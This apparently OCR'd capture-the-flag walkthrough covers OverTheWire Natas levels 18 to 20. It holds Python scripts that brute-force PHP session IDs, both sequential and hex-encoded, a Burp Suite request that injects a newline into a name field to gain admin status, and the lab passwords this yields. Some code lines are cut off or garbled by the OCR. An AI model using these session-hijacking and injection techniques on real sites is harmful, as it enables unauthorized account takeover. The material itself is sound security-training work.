    session.cookies.set('PHPSESSID', str(i))

    response = session.get(url, auth=(username, password))

    # Check if we are an admin
    if "You are an admin" in response.text:
        match = re.search(r"You are an admin\. The credentials for the next level are:<br><pre>Username: natas19\nPassword: [\w\d]+</pre><div",
        if match:
            print(match.group(0))
        break
    else:
        print(f"Session ID {i} is not admin.")
```

```
Session ID 113 is not admin.
Session ID 114 is not admin.
Session ID 115 is not admin.
Session ID 116 is not admin.
Session ID 117 is not admin.
Session ID 118 is not admin.
You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr</pre><div
```

NATAS Level 19: http://natas0.natas.labs.overthewire.org

ID: natas19

Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr




```python
import requests
from bs4 import BeautifulSoup
natas19_username = 'natas19'
natas19_password = 'tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr'

admin_username = 'admin'
admin_password = 'admin'

url = 'http://natas19.natas.labs.overthewire.org/'

session_id_range = range(1, 1001)  # adjust this range as needed
session = requests.Session()
session.auth = (natas19_username, natas19_password)
suffix = '-admin'

output_file = open('output.txt', 'w')

for session_id in session_id_range:
    encoded_session_id = str(str(session_id) + suffix)
    encoded_session_id = encoded_session_id.encode('utf-8').hex()
    print(encoded_session_id)
    cookie = {'PHPSESSID': encoded_session_id}
    response = session.post(url, cookies=cookie, data={'username': admin_username, 'password': admin_password})

    soup = BeautifulSoup(response.text, 'html.parser')
    content_div = soup.find('div', id='content')

    output_file.write("-------------------------------------------------\n")
    output_file.write(f"Session ID: {session_id}\n")
    output_file.write(content_div.text.strip() + "\n")
    output_file.write("-------------------------------------------------\n")
    if 'You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.' not in content_div.text.strip():
        break
output_file.close()
```


```

You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
-------------------------------------------------
-------------------------------------------------
Session ID: 278
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
-------------------------------------------------
-------------------------------------------------
Session ID: 279
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
-------------------------------------------------
-------------------------------------------------
Session ID: 280
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
-------------------------------------------------
-------------------------------------------------
Session ID: 281
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


You are an admin. The credentials for the next level are:Username: natas20
Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
-------------------------------------------------
```

NATAS Level 20: http://natas0.natas.labs.overthewire.org

ID: natas20

Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw





kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here t...

My Computer

Metasploitab

kali-linux-202

Shared VMs

Home

kali-linux-2023.4-vmware-...

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Settings

2 ×

Send Cancel

Target: http://natas20.natas.labs.overthewire.org HTTP/1

Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: natas20.natas.labs.overthewire.org
3 Content-Length: 15
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMyMDpwNW1DdlA3RlMyS8ZCbX0zZ3FoTTJGYzFBNWQ4TVZ5dw==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas20.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
   ,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas20.natas.labs.overthewire.org/index.php
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=1h75lfa9unolugpacuc47vaaks
15 Connection: keep-alive
16
17 name=%0Aadmin 1
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
18    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
19    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
      </script>
20    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
      </script>
21    <script src=http://natas.labs.overthewire.org/js/wechall-data.js>
      </script>
      <script src="http://natas.labs.overthewire.org/js/wechall.js">
      </script>
22    <script>
        var wechallinfo = {
          "level": "natas20", "pass": "p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw"
        };
      </script>
    </head>
23  <body>
24    <h1>
        natas20
      </h1>
25    <div id="content">
26      You are an admin. The credentials for the next level are:<br>
        <pre>
          Username: natas21
27        Password: 8Phv63cKE1lkQl04cE5CuFTzXe15NfiH
        </pre>
28      <form action="index.php" method="POST">
29        Your name: <input name="name" value="
30        admin 1">
          <br>
31        <input type="submit" value="Change name" />
32      </form>
33      <div id="viewsource">
          <a href="index-source.html">
            View sourcecode
          </a>
        </div>
34    </div>
35  </body>
36 </html>
```

Search 0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 14

Response headers 10

Inspector Notes

Done 1,508 bytes | 1,151 millis

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Type here to search

34°C 3:27 PM 7/30/2024